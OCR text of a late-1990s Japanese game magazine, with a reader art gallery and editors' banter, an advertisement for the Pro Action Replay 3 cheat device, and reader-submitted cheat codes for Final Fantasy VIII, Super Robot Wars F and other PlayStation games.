
ミチロウ：この物語の主人公。クソゲーを滅ぼすために、戦い続けるクソゲー星人。最近はローリィ以上にアナーキーな存在である。ぷに萌えにはどうも抵抗があるらしい。


ローリィ：隣の国の王子。タイトルでみごとなおやぢ顔を披露しているが、こっちが本性という説もある。そういえば渡辺電機(株)先生の描くおやぢ顔って、なぜかいつもすごい鼻なのよね。

★いつになくほのぼのとした雰囲気ですが？

やまだかつてない クソゲー星人

by ジカリンジン(株)






フルーブ：パーティ唯一の女性にして魔法使い。アクの強いミチロウとローリィのおかげで、なにかと影が薄いキャラだが、今月はレポーターとして大活躍（？）だ。

ぷに萌え星人：読者コーナー「Talk2Talk」の萌える穴を埋められて、有明海の泥のなかに移り住んでいる。食べると美味だが、夏は油でギトギトになるため、生では食べないほうがよい。

●おいしいんですか？油身ばかりでまずそうな…。



ILLUST GALLARY

㊝う〜ん、眠い…。別冊も並行して制作したので寝不足なんですよ〜。そのうえ春だし…ぐぅ〜zzz。
㊝寝ちゃったところで、6月号のお題は「梅雨」っス。西洋人を驚かせた浮世絵の雨表現のようなイラストをよろしく!!

今月のお題

お花見

埼玉県 HI-KICK本

㊝花見とくれば、裸踊りっスよね(力説)// よし俺もっ//
㊝止めなさい…キミはその出っぱった腹でヘソ踊りでしょう。

京都府 でらぞう

㊝うーむ、㊝さんなんて人生の上では春が来てもおかしくないのに、まだまだ寒いって感じっスよ。
㊝あなたにだけは言われたくないですな。

茨城県 NAG

㊝はコップ半分の酒で真っ赤になるほど飲めないけど、宴会の雰囲気って好きだなあ〜。

東京都 芦屋瑞稀

㊝おおっ、「さくらづくし」とはこれまた風流っスね。春らしいイラストをサンキュー。

大阪府 くんくん

㊝「とんがり帽子のメモル」っスか?
㊝も妖精さんと花見したいっス。
㊝ロマンですよね。

愛知県 玉三郎

それにしても、メイド服に猫耳は合いますね。

茨城県 ミヤ氏

未成年ですから、ウィスキーボンボンで酔うでしょう。

㊝さくらちゃんは何上戸でしょうかね? あまりアルコールには強くなさそうですが。
㊝脱ぎ上戸希望(爆)…。

㊝CLAMPキャラには、ことのほか似合いますよね。
㊝今月のお題で「メイドさん」やろうぜ。そんで、見開き全部メイドさんで埋める//

京都府 でらぞう

㊝みなさんいろいろ工夫してますよね〜。
㊝カラーだと細工のしがいがあるよな。配色ひとつで印象違うし。

今回はバックに色画用紙を使ってみました。

兵庫県
Master北サブ

㊍強そうだけど、ダーティなファイトをしそうなキャラだなあ。
㊍とりあえず、連れて歩きたくないですね。

埼玉県
CP・T・P
CHY-SAN

㊍確かに、移植を前提としたヌルめのゲームくさいですね。
㊍ソフトな内容のほうが数ははけるらしいからなぁ。

愛知県　臥人

㊍こんないいソフトが実売4,000円ほどで入手できるんですから、いい時代になったものです。
㊍スーパーファミコンの時代は倍の値段だったよな。

山形県　茶柱くみ子

どなたか合作いたしませう。
㊍ゲームラボで広がる、友だちの輪ですね。そのうちカップルまでできたりして。

㊍高校教師は「To Heart」をするな」とはいいませんが…日本の将来が不安ですなぁ…。
㊍も教師志望だったっスよ。じつは先生のなかには多いんだよな。

東京都　鳴沢みこと

東京都　黄金時代

㊍なんとっ//　黄金時代さんが鬼畜モノを…。
㊍いいぞー、もっとやれ～//

東京都　黄金時代

㊍やはりそこに目がいきましたか…。アニメキャラばりにスタイルいい娘とかいますよね～。

㊍「ぷよぷよ」って昔は手作り感覚がほのぼのとしていていい味になっていましたよね。
㊍声優クレジット欄に「社長のお母さん」とか書いてあったな。

東京都　ぼくも星人

三重県　ラッキーしまうま

㊍プレステのRPGですが、イラストが複数きているので密かに人気が出ているようですね。
㊍絵柄もかわいくて、できもいいっスね。ぜひやろう//

東京都　菜方柾津

ゲームを作ってて思うことは、いいゲームだから売れるとは限らないってことだよね。
㊍効果的な宣伝や営業力もないとね。これらがあっても、人気って水物だからわからないし…。

愛知県　ミラのミラー

サターン版『エタメロ』の新品が見当たらない…。

㊍『プリンセスクラウン』の新品もないよな。探すとないのはどういうことだ？　マーフィーの法則か？

これが 日本語版完成！ 詳細決定！

PRO ACTION REPLAY3だ！


先月初めてお伝えしたところ、読者のみなさまからさっそく大きな反響をいただいたPRO ACTION REPLAYのバージョン3。3月末日の発売に向けて、現在順調に開発が進んでいる。ついに、その具体的な仕様が決定したので報告しよう。

驚異のメモリエディット機能！

これは、ゲーム中に呼び出したメニューから、メモリエディット面に移動したところ。

PAR3では、ゲーム中にメモリの書き替えができるのだ

充実のコードサーチ機能！



もちろんPAR3だけでコードのサーチも可能だ。キミの部屋のテレビ画面で、オリジナルの改造コードが発見できるぞ！

ゲーム中にメニュー画面を呼び出せる！

これがPAR3でもっとも驚きの機能。なんと、ゲーム中でもPARのメニュー画面を呼び出すことができるのだ。メニュー内では、コードのON•OFF切り替え、コードサーチ、メモリのエディット、レゾリューションの変更などが行える。画面の呼び出しかたは、PAR本体についているボタンを押すだけだ。

基本的機能もパワーアップ！

これが、プレステを起ち上げると出てくるPAR3の基本メニュー画面。従来のPARと同様に、改造コードを打ち込んでの使用や、CDエクスプローラーでムービーファイルをサーチすることなどが可能になる。また、コードを入力するときのキーレスポンスも大幅によくなっているのだ。

バーチャルメモリー機能搭載！

バーチャルメモリーカードはプレステ本体のスロットにメモリーカードが挿さっていなくても、PAR本体にセーブすることができる新しいタイプのメモリーカードだ。使用可能なブロック数は、なんと通常のメモリーカード8枚分(120ブロック)！

プレステ本体の内蔵チップを利用しているので、高速で安全性も高い。

そのほかオプションも大充実

●機能が強化された改造コード

起動後、コードが効きはじめるまでの時間を設定するコードや、特定アドレスのメモリ内容を別のアドレスにコピーできるコードなどが使えるようになったのだ。

●メニュー画面の壁紙変更

21種類のなかから壁紙を選べる。

●セーブデータ移植可能

メモリーカードに改造コードを保存して、ほかのPAR3へ書き込める。友達とコードをわけあおう！

有限会社カラット
〒110-0016
東京都台東区2-3-2 MKビル
TEL:03-5688-4654
FAX:03-5688-4188
<ユーザサポートTEL:03-5688-

ゲームを完全に遊び尽くせる 究極の秘技満載！

Action Replay 1999 Vol.2

アクションリプレイ Vol.2 3月16日発売！ 定価1,000円＋税

■特集1：ファイナルファンタジーVIII 秘技大量掲載！
～無敵／全ステータスMAX／アイテムが自由自在に手に入る／他

■特集2：新バージョン登場でN64-PARが熱い！
□ゼルダの伝説 時のオカリナ：無敵／スタルチュラ100個入手／他
□ニンテンドウオールスター！大乱闘スマッシュブラザーズ
：メタルマリオやジャイアントドンキーコング使用可能／他

■特集3：遂に登場！ PS用プロアクションリプレイ3
単体での秘技コードサーチやVメモリー機能など詳しく紹介！

■最新スクープ！
ドリームキャスト用プロアクションリプレイの
写真入手！

3月16日発売!!
最新バージョンの
PARを合計30名様に
モニタープレゼント！

遊戯王デュエルモンスターズ、チョコボの不思議なダンジョン2、ストリートファイターZERO3、R4、スーパーロボット大戦F、クラッシュバンディクー3、エアガイツ、他

PS/SS/N64/GB
全163タイトルの秘技コード大量収録！！

Action Replay 1999 Vol.1
PS-PAR2 Ver.2.3アップグレードCD付
アクションリプレイVol.1も好評発売中！！
定価￥1,000＋税


全国のゲームショップや以下の書店でお買い求め頂けます。
<取り扱い書店>
紀伊国屋書店（本店・南店）、三省堂書店（本店）
書泉、黒田書店、東京旭屋書店

BRAINSTORM
発行:株式会社ブレイン・ストーム
〒162-0825 東京都新宿区神楽坂3-1 あさひこビル4F
営業部 03-5688-8581編集部 03-5688-8582 http://brain-s.com/

新作ゲーム速報!!
今月の改造コード

Play Station

みなさんお待ちかねの超大作『FINAL FANTASY Ⅷ』の改造コードがついに登場です!! 「経験値」や「最大HP」「速さ・運」といったステータス関連はもちろん、「どこでもセーブ」「ギル最大」など、役に立つコードが勢ぞろい。「ザコ敵出ない」「キャラ変更」のような、あるとうれしいコードも掲載しています。これで恐怖の魔女もリノアのハートもゲットだぜ!!



スコール
現在HP最大 80076528 270F
最大HP最大 8007652A FFFF
現在経験値 8007652C FFFF
力・体力最大 80076532 FFFF
（東京都江東区/無限UENOHARA）

デバッグルーム D006F308 000F
8006F1C8 0001
D006F308 000F
8006F1CA 0049
（福島県田村郡/GAMO）

戦い、勇気、恐怖
冒険、恋、そして…。

FINAL FANTASY VIII

恐怖の魔女を倒し、
伝説を創るのはキミ!!

CONTENTS

Play Station

FINAL FANTASY Ⅷ ……P129
トゥルーラブストーリー2……P130
封神領域エルツヴァーユ ……P130
新世代ロボット戦記
　ブレイブサーガ ……P130
BLODDY ROAR2 ……P131
マール王国の人形姫 ……P131
エリーのアトリエ
　～ザールブルグの錬金術師2～ …P131
桃太郎伝説 ……P131
スーパーロボット大戦F ……P132
プリンセスメーカー
GO/GO/プリンセス ……P132
DEEP FREEZE ……P134

SEGA SATURN

ウィザードリィ
　リルガミンサーガ ……P138
ヴァンダルハーツ
　～失われた古代分明～ ……P140
ソルディバイド ……P140
プリンセスクエスト2……P140
悠久幻想曲ensemble ……P141
リアル麻雀アドベンチャー
　～海へ～
SummerWaltz ……P141
プリンセスクラウン
下級生 ……P141
ガングリフォン2……P141

GAME BOY

ロボットポンコッツ ……P143
バーディガン ……P143
ときめきメモリアルPOCKET …P143
遊戯王デュエルモンスターズ …P143
激闘パワーモデラー ……P143
ミッキーマウス4
　魔法のラビリンス ……P143
ゲームボーイウォーズTURBO …P143

Play Station

FINAL FANTASY Ⅷ

デバッグルーム D006F308 000F
8006F1C8 0001
D006F308 000F
8006F1CA 0049

ワールドマップ以外で、L1+L2+R1+R2を同時に押す。ハングした場合は、同じボタンを再び押すこと。

（福島県田村郡/GAMO）

アイテム個数 80076BDC xxyy

xx＝00～64。yy＝〈第1表〉参照。+2hで次のアイテム。

ミニイベント残り時間
80076D6C FFFF

プレイ時間もいっしょに変わるので注意。

現在HP最大
スコール 80076528 270F
ゼル 800765C0 270F
アーヴァイン 80076658 270F
キスティス 800766F0 270F
リノア 80076788 270F
セルフィ 80076820 270F
サイファー 800768B8 270F
イデア 80076950 270F

最大HP最大
スコール 8007652A 270F
ゼル 800765C2 270F
アーヴァイン 8007665A 270F
キスティス 800766F2 270F
リノア 8007678A 270F
セルフィ 80076822 270F
サイファー 800768BA 270F
イデア 80076952 270F

現在経験値
スコール 8007652C FFFF
ゼル 800765C4 FFFF
アーヴァイン 8007665C FFFF
キスティス 800766F4 FFFF
リノア 8007678C FFFF
セルフィ 80076824 FFFF
サイファー 800768BC FFFF
イデア 80076954 FFFF

次のLEVEL
スコール 8007652E xxxx
ゼル 800765C6 xxxx
アーヴァイン 8007665E xxxx
キスティス 800766F6 xxxx
リノア 8007678E xxxx
セルフィ 80076826 xxxx
サイファー 800768BE xxxx
イデア 80076956 xxxx

力・体力最大
スコール 80076532 FFFF
ゼル 800765CA FFFF
アーヴァイン 80076662 FFFF
キスティス 800766FA FFFF
リノア 80076792 FFFF
セルフィ 8007682A FFFF
サイファー 800768C2 FFFF
イデア 8007695A FFFF

魔力・精神最大
スコール 80076534 FFFF
ゼル 800765CC FFFF
アーヴァイン 80076664 FFFF
キスティス 800766FC FFFF
リノア 80076794 FFFF
セルフィ 8007682C FFFF
サイファー 800768C4 FFFF
イデア 8007695C FFFF

早さ・運最大
スコール 80076536 FFFF
ゼル 800765CE FFFF
アーヴァイン 80076666 FFFF
キスティス 800766FE FFFF
リノア 80076796 FFFF
セルフィ 8007682E FFFF
サイファー 800768C6 FFFF
イデア 8007695E FFFF

キャラ変更
スコール 80076530 000x
ゼル 800765C8 000x
アーヴァイン 80076660 000x
キスティス 800766F8 000x
リノア 80076790 000x
セルフィ 80076828 000x
サイファー 800768C0 000x
イデア 80076958 000x

xは0＝スコール、1＝ゼル、2＝アーヴァイン、3＝キスティス、4＝リノア、5＝セルフィ、6＝サイファー、7＝イデア、8＝ラグナ、9＝キロス、A＝ウォード。

（東京都江東区/無限UENOHARA）

魔法1ページめ
スコール 80076538 FFxx
ゼル 800765D0 FFxx
アーヴァイン 80076668 FFxx
キスティス 80076700 FFxx
リノア 80076798 FFxx
セルフィ 80076830 FFxx
サイファー 800768C8 FFxx
イデア 80076960 FFxx

+2hずつで次のページ。xxは〈第2表〉参照。

（神奈川県横浜市/三浦　征彦）

すべてのアイテム100個所持
D01E8800 0001
801E88FC 1021
D01E8800 0001
801E88FE 0080
D01E8900 0001
801E8904 0064
D01E8900 0001
801E8906 2405

アイテムの「せいとん」を実行するとすべて100になる。

所持している魔法すべて100個
D01F2300 0004
801F2320 0064
D01F2300 0004
801F2322 2402
D01F2300 0004
801F2324 FFFE
D01F2300 0004
801F2326 A0A2

メニューから「まほう」を選択するとすべて100になる。

カードすべて所持できる
80023B14 00E4
80023B16 2403
80023B1C 0000
80023B1E A043
800773E6 FFFF
800773E8 FFFF
800773EA 0001
80023B6C 00F0
80023B6E 2408
80023B72 A048
80023B7A 2402

G.F全種使用可 80036E3A A086
80036E42 2402

全G.Fのレベル最大 80022778 0000

1度の召喚でG.F全種との相性最大
D00AF3C4 0002
800AF3C4 0000

待ち時間なしでG.Fを召喚
D00A5600 1021
800A5680 4021
D00A5600 1021
800A5682 0000

1度の戦闘でAP最大
800229A0 0000

全員のレベル最大 8002183C 0000
全員のHP最大 800231A8 0000
HP全回復 800232D0 0000
プレイ時間ストップ 8001174C 0000
戦闘中HP減らない D00A3CA8 1023
800A3CAA 0040
敵一撃死 D00A4880 00DC
800A4884 0003
D00A4880 00DC
800A4886 2E48
D00A4880 00DC
800A488A 1500

（埼玉県浦和市/D-RAM）

プレイ時間0 80076D68 0000
80076D6A 0000

ATBゲージ満タン
1人め D0081B0E 000C
800EECE4 2EE0
2人め D0081B0E 000C
800EEDB4 2EE0
3人め D0081B0E 000C

●ゲーム雑誌読むと最近の『FF』キャラってみんな顔のアングルが同じ。野村氏はこれしか描けないんじゃ…。（神奈川県横浜市/jhon）㊗みんな左下45度から見た角度だもんね。野村氏の芸風の狭さは有名ですよ。スクウェアは野村氏をお抱え絵師として売り出したいらしいんだけどね。

800EEE84 2EE0

L1＋R1を同時に押す。戦闘中以外は押さないほうがよい。

（横浜中華街/餃子大王【CodeMania】）

ギル最大 80076BA4 E0FF
80076BA6 05F5

魔法を精製しても原料減らない
D01E6986 0066
801E6986 0060

中クラス魔法を精製しても原料減らない
D01F7F72 00E6
801F7F72 00E0

アイテム減らない D00DBF2E 0062
800DBF2E 0060
D01E5DC6 2463
801E5DC4 0000

魔法減らない D00B1192 2462
800B1190 0000
D01E835E 2442
801E835C 0000

ワールドマップでザコ敵でない
D009F46C 0003
8009F46C 000x

xは2＝敵に遭遇すると1度画面がフェードアウトし、戦闘をしないままワールドマップへ復帰する。5＝敵に遭遇するとメニュー画面が表示される。

ワールドマップ以外でザコ敵が出ない
D00A7E30 0003
800A7E30 0000

どこでもセーブ 3006F373 0001
制限時間の制御 D0081B0E 0101
800117B8 0000
D0081B0E 0102
800117B8 FFFF

セレクト＋L2同時押しで制限時間が減らなくなる。セレクト＋R2同時押しで制限時間が減る。制限時間が無いところでは、制限時間が減るようにしておかないと、イベントが進まなくなる場合がある。

（ナメック星東ナメック/田中マニア【BYYN】）

バトル計（戦闘レポート）

戦った回数 80076D74 xxxx
80076D76 yyyy

逃げた回数 80076D7A xxxx
80076D7C yyyy

xxxx＝0000～FFFF。yyyy＝0000～FFFA。

（東京都葛飾区/MYANA）

トゥルーラブストーリー2

森下茜
なかよし 8016BBCC 03E7
あこがれ 8016C284 03E7

七瀬かすみ
なかよし 8016BB74 03E7
あこがれ 8016C1D4 03E7

波多野葵
なかよし 8016BB50 03E7
あこがれ 8016C16C 03E7

深山早苗
なかよし 8016BBDC 03E7
あこがれ 8016C290 03E7

沢田璃未
なかよし 8016BBB4 03E7
あこがれ 8016C254 03E7

丘野陽子
なかよし 8016BB58 03E7
あこがれ 8016C190 03E7

中里佳織
なかよし 8016BB54 03E7
あこがれ 8016C180 03E7

香坂　麻衣子
なかよし 8016BBD8 03E7
あこがれ 8016C28C 03E7

風間こだち
なかよし 8016BB6C 03E7
あこがれ 8016C1C8 03E7

瑞木あゆみ
なかよし 8016BBD4 03E7
あこがれ 8016C288 03E7

クリア回数
森下茜 801D1404 xxxx
七瀬かすみ 801D1408 xxxx
波多野葵 801D140C xxxx
深山早苗 801D1410 xxxx
沢田璃未 801D1414 xxxx
丘野陽子 801D1418 xxxx
香坂麻衣子 801D141C xxxx
中里佳織 801D1420 xxxx
瑞木あゆみ 801D1424 xxxx
風間こだち 801D1428 xxxx
プレイ回数 801D1430 xxxx

xxxx＝0000～03E7。

（東京都板橋区/桜【GUC】）

封神領域エルツヴァーユ

エクストラ全開&キャラ全部
800A83E0 FFFF
800A83E2 FFFF
800A83E4 FFFF

キャラ強制セレクト
1P 30092CF2 00xy
2P 30092CF5 00xy

xは、0＝1P仕様、1＝2P仕様、2＝3P仕様。yは、0＝ダンバイザー、1＝アルティ、2＝慧矢、3＝エリル、4＝翠、5＝セツナ、6＝ガリィ 、7＝ライ、8＝幽称、9＝イハドゥルカ。このコードを使うには、上記の「エクストラ全開&キャラ全部」のコードが必要。STORY MODEでは1P側の仕様変更は禁止。

一撃状態
1P 80045B74 0000
80045B76 0000
80045B7C 0002
80045B7E 0441
D00A6064 0008
80045B7C 0000
D00A6064 0008
80045B7E 0000

通常では両者にダメージが入らない。R1を押しているときのみ、両者一撃状態になる。このコードを有効に使えるシーンとしては、超必殺攻撃中が確実。

（東京都葛飾区/MYANA）

新世代ロボット戦記ブレイブサーガ

プレイ時間 80056638 xxxx
8005663A xxxx

LIBRARYムービー全部
80197BF4 FFFF
80197BF6 FFFF
80197BF8 FFFF
80197BFA FFFF
80197BFC FFFF

シナリオセレクト 80197AB0 xx00

xxは〈第3表〉参照。セーブデータは必須。NEW GAMEでは、オープニングから強制的に1話がはじまるコードを入れてロードしたら、すぐセーブし、次回はコードを使わないでゲームを始めること。

基地の第1、2階層の部屋に入れる
301C7559 0000

仲間セレクト
1つめ 801C7568 xxxx
2つめ 801C756A xxxx
3つめ 801C756C xxxx
4つめ 801C756E xxxx
5つめ 301C7570 xxxx

xxxxは〈第4表〉参照。

CP値 80037F8E FFFF
開発通算コスト 80037FBC xxxx

ここの数値が一定数以上になると新しいアイテムが開発されるが、ただ増やしただけではなにもおこらない。

全アイテム開発可能&すべて99個
801C7574 FFFF
801C7576 FFFF
801C757C 0020
80037FC0 6363
〜
80037FDE 6363

＋2hずつすべてのラインを入力する。

メンテナンスのふりわけ値
801C6E78 03E7

出撃するロボット選べる
30197C20 00xx

2体め以降は＋1hする。xxは〈第5表〉参照。ただし、仲間にならないロボットを指定しても敵になるだけなので注意。

出撃するロボット何回でも選べる
801C76E8 0000

●発売日を延期しておきながら出荷数少ないぞ！　ボケステ！　ムカツキましたわ～。（大阪府八尾市/DJハガー）㊗十分な数を用意できないからとか言っておいて、初期出荷が7万台弱だもんね～。出荷直前に致命的なバグが見つかったというウワサが流れてるけどそれが真実かにゃ～？

キングエクスカイザー

レベル	3003358E	00xx
移動	3003358F	00xx
待ち時間	30033590	00xx
	30033591	00xx
飛行・回復がつく	30033592	0005
HP	80033598	xxxx
	8003359A	xxxx
EP	8003359C	xxxx
	8003359E	xxxx
防御方法	800335A0	xxxx
攻撃	800335A2	xxxx
防御	800335A4	xxxx
命中率	800335A6	xxxx
次のレベルまでの経験値		
	800335A8	xxxx

＋38hで次のユニット。

武器1つめ	800335AC	xxxx

＋2hで次の武器。8つめまで。

武器の数	301C7582	00xx

＋1hで次のユニット。

カイザービーム

攻撃力	80036DA4	xxxx
EP	80036DA6	xxxx
レベル	30036DA8	00xx
属性	30036DA9	00xx

xxは00＝なし、01＝電撃、02＝精神、04＝対人、08＝熱、10＝冷気、20＝ビーム、40＝刃、80＝打撃。持たせたい属性の合計値をxxに入れる。2つまで組みあわせることができるが、3つ以上組みあわせるとエラー表示になる。

射程	30036DAB	00xx
命中	30036DB8	00xx

＋Chで次の武器。

（川浜高校ラグビー部/山下マニア【真司】）

BLODDY ROAR2

OPTION項目MOVIES		
	301C02C0	000F
PICTURES	801C02EC	FFFF
	801C02EE	FFFF
	801C02F0	FFFF
	801C02F2	FFFF
	801C02F4	FFFF
	801C02F6	FFFF
ShenlongとGado選択可能		
	801C02E4	07FF
CUSTOM項目全開		
	801C02DC	FFFF
	801C02DE	FFFF
PAR2専用コード		
体力減らない		
1P	1F800190	0000
2P	1F800298	0000
獣化ゲージMAX		
1P	1F8001BB	003B
2P	1F8002C3	003B
基本技無敵		
1P	8017FA06	1400
	8017FA16	1400
基本技強化		
1P	8017F974	0000
	8017F976	0000
	8017F9A4	0000
	8017F9A6	0000
ノーゲージモード	301C02CC	00xx

xxは00＝通常、FF＝ノーゲージ。

（東京都葛飾区/MYANA）

マール王国の人形姫

アイテム	30044224	00xx
	｜	
	3004426A	00xx

＋1hずつすべてのラインを入力。

パラメータ

キャラクター	30044647	00xx

xxは〈第6表〉参照。

（京都府京都市/Alicenotes）

ストリートファイターZERO3

ワールドツアーモード

ISMプラス（獲得）

1P	80193ED8	xxxx
2P	80193F0C	xxxx

ISMプラス（装備）

1P	80193EDC	xxxx
2P	80193F10	xxxx

（京都府京都市/Alicenotes）

ステージセレクト	801989D8	00xx

xxは〈第7表〉参照。

タイマーストップ	801989E0	6300
トータルタイム	8017DD12	xxxx

ある程度増やすと隠しモード出現。

（北海道網走番外地/ケンマニア【高倉】）

エリーのアトリエ ～ザールブルグの錬金術師2～

アイテムの品質・効力MAX		
	80142xxx	6464

xxxは〈第8表〉参照。

（神奈川県横浜市/三浦　征彦）

アイゼルとなかよくなれる可能性		
	8010D7FE	00xx

xxxx＝00～64。アイゼルの交友は、この上限値を超えて上げることはできない。

素性	3010F08C	000x

2人め以降は＋4hずつ。x＝1でキャラクターの素性がわかる。

仲間出現場所	8010F1F8	xxxx

xxxxは〈第9表〉参照。

雇用認識	3010F1FA	000x

x＝1で認識。その仲間のステータスが表示されるようになり、ロケットに肖像画を入れることができるようになる。

イベント

選択肢	301437B0	000x
	｜	
	30143F86	000x

＋4hずつすべてのラインを入力する。xは、とくに選択肢のないものは1。

日付	801437B2	xxxx
	｜	
	80143F88	xxxx

＋4hずつすべてのラインを入力する。

（京都府京都市/Alicenotes）

桃太郎伝説

道具	8009133A	xxxx

2個め以降は＋6hずつ。

預かり道具	800914E0	xxxx

2個め以降は＋6hずつ。

カード	8009167E	000x
	｜	
	800918CE	000x

＋2hずつすべてのラインを入力する。x＝0～A。10匹倒すと対象の敵のカードが手に入る。

（京都府京都市/Alicenotes）

カードアルバム全部そろう		
	8009167E	000A
	｜	
	800918CE	000A

＋2hずつすべてのラインを入力。

1回の戦闘で心の数たくさん		
	800FEB90	FFFF
	800FEB92	0001
敵出てこない	8008490E	0000
はやあしの術を覚える		
	800918D8	0001
いだてんの術を覚える		
	800918D8	0002
こらしめたオニの数		
	80091958	xxxx
	8009195A	xxxx
桃太郎		
段	8009124A	xxxx
現在体力	80091252	xxxx
最大体力	8009125A	xxxx
現在技	80091262	xxxx
最大技	8009126A	xxxx
攻撃力	80091272	xxxx
守備力	8009127A	xxxx
素早さ	80091282	xxxx
つねに健康	8009128A	0000
そうび武器	80091292	xxxx
そうび防具	8009129A	xxxx

●オレのプレステ立てないとつかえねぇ～。（石川県河北郡/アレミロード）　㊎1000番台でビックアップレンズを交換していないものはそろそろどれも寿命が近い感じ。さらに新プロテクトにもひっかかるし。タイ人みたいに逆さ置き&改造MOD-CHIP搭載でたくましく生きるしかないね。

そうび足 800912A2 xxxx

xxxxは〈第10表〉参照。

すべてのじゅつ使える 800912AA 00FF

＋2hで次のキャラ。金太郎、浦島、夜叉姫の順。

桃太郎

いなずまがパワーアップ 800912BA 0003

浦島

おとひめパワーアップ 800912BC 0003
めざましパワーアップ 800912BE 0003
まもりパワーアップ 800912C0 0003
ばいりきパワーアップ 800912C2 0003
うずしおパワーアップ 800912C4 0003
ふういんパワーアップ 800912C6 0003
ふにゃらパワーアップ 800912C8 0003

夜叉姫

りょうりを覚える 800912B8 0001
ぶんしんパワーアップ 800912CA 0003
まいたんパワーアップ 800912CC 0003
はやてパワーアップ 800912CE 0003
わざわけパワーアップ 800912D0 0003
りょうりパワーアップ 800912D2 0003
ひえんで行ける場所が全部そろう 8009192C FFFF
8009192E 003F
おとものとくぎ全部覚える 8009195C 007F
といちやに預けているお金 800912E4 xxxx
心のかず 800912E8 xxxx

存在フラグ

桃太郎 80091308 0001
金太郎 8009130A 0001
浦島 8009130C 0001
夜叉姫 8009130E 0001
イヌ 80091318 0001
サル 8009131A 0001
キジ 8009131C 0001
じんぱち 8009131E 0001
えのん 80091320 0001
ウンチ 80091322 0001
鉄ウンチ 80091324 0001
地蔵 80091326 0001
村長 80091328 0001
村人2 8009132A 0001
村人3 8009132C 0001

おともは、2人以上つれていくと表示がバグるので注意。

どうぐ1つめ 8009133A xxxx

以降＋6hで次の道具。xxxxは〈第10表〉参照。

といちやにあずけているどうぐ

1つめ 80091400 xxxx
〜
8009157A xxxx

＋6hずつすべてのラインを入力する。xxxxは〈第10表〉参照。

（ナメック星西ナメック/島田マニア【B&B】）

スーパーロボット大戦F

資金 8019BA6A 967F
8019BA6C 0098
総ターン数 8019BA6E xxxx
次のシナリオの話数 3019BA65 00xx
クリアしたシナリオ 3019BA67 00xx
ダンクーガ合体可能 8019BAFC 0000
武器追加 8019BAFE xxxx

xxxxは0001＝大雪山おろし、0004＝イデオンガン、0008＝ポジトロンライフル、ポジトロンスナイパーライフル、0010＝ロンギヌスの槍、0020＝EVA専用改造陽電子砲、0040＝サイフラッシュ、0080＝ツインランサー、バトルチェーンソー、Vレーザー、ビッグブラスト・ディバイダー、グランダッシャー、0200＝マシンキャノン、クーロンストライク、クーロンクロス、0800＝バスターランチャー、1000＝断空光牙剣、2000＝必殺！ゲシュペンストパンチ、4000＝究極！ゲシュペンストキック。

いきなりクリア 8019BB10 FFFF
8019BB12 FFFF

移動か戦闘をするだけでクリア。

イデオンゲージ 80019BA72 xxx0

強化パーツ

ブースター 3019BB35 0009
メガブースター 3019BB36 0009
サイコフレーム 3019BB37 0009
バイオセンサー 3019BB38 0009
アポジモーター 3019BB39 0009
マグネットコーティング 3019BB3A 0009
Iフィールド発生機 3019BB3B 0009
プロペラントタンク 3019BB3C 0009
プロペラントタンクS 3019BB3D 0009
ミノフスキークラフト 3019BB3E 0009
高性能レーダー 3019BB3F 0009
チョバムアーマー 3019BB40 0009
ハイブリッドアーマー 3019BB41 0009
ファティマ 3019BB42 0009
バリアジェネレーター 3019BB43 0009
対ビームコーティング 3019BB44 0009
リペアキット 3019BB45 0009
超合金Z 3019BB46 0009
超合金ニューZ 3019BB47 0009
リローダー 3019BB48 0009
リペアキットS 3019BB49 0009
バイオニックコンデンサー 3019BB4A 0009
戦闘中の音楽変更 3012CBxx 00yy

xx＝音楽番号＋20h。yyは〈第11表〉参照。

存在フラグ 3019AB56 0001

ユニットを追加したい場合は必須。

ユニット改造 3019AB57 00xx
8019AB58 xxxx
乗るパイロット 3019AB63 00xx

xxは00＝アムロ、01＝ブライト、02＝エマ、03＝コウ、04＝キース、05＝ファ、06＝クリス、07＝バーニィ、08＝主人公。これ以降は仲間に加わった順番。乗っていないときはFF。

装備強化パーツ

1つめ 3019AB65 00xx

xxは〈第12表〉参照。＋1hで2つめ以降のパーツになる。

HP 8019AB6A xxxx
EN 8019AB6C xxxx

以降＋2hずつで次のユニット。

レベル 3019A556 00xx
必須コード 3019A557 0004
次のレベルまでの経験値 8019A558 xxxx
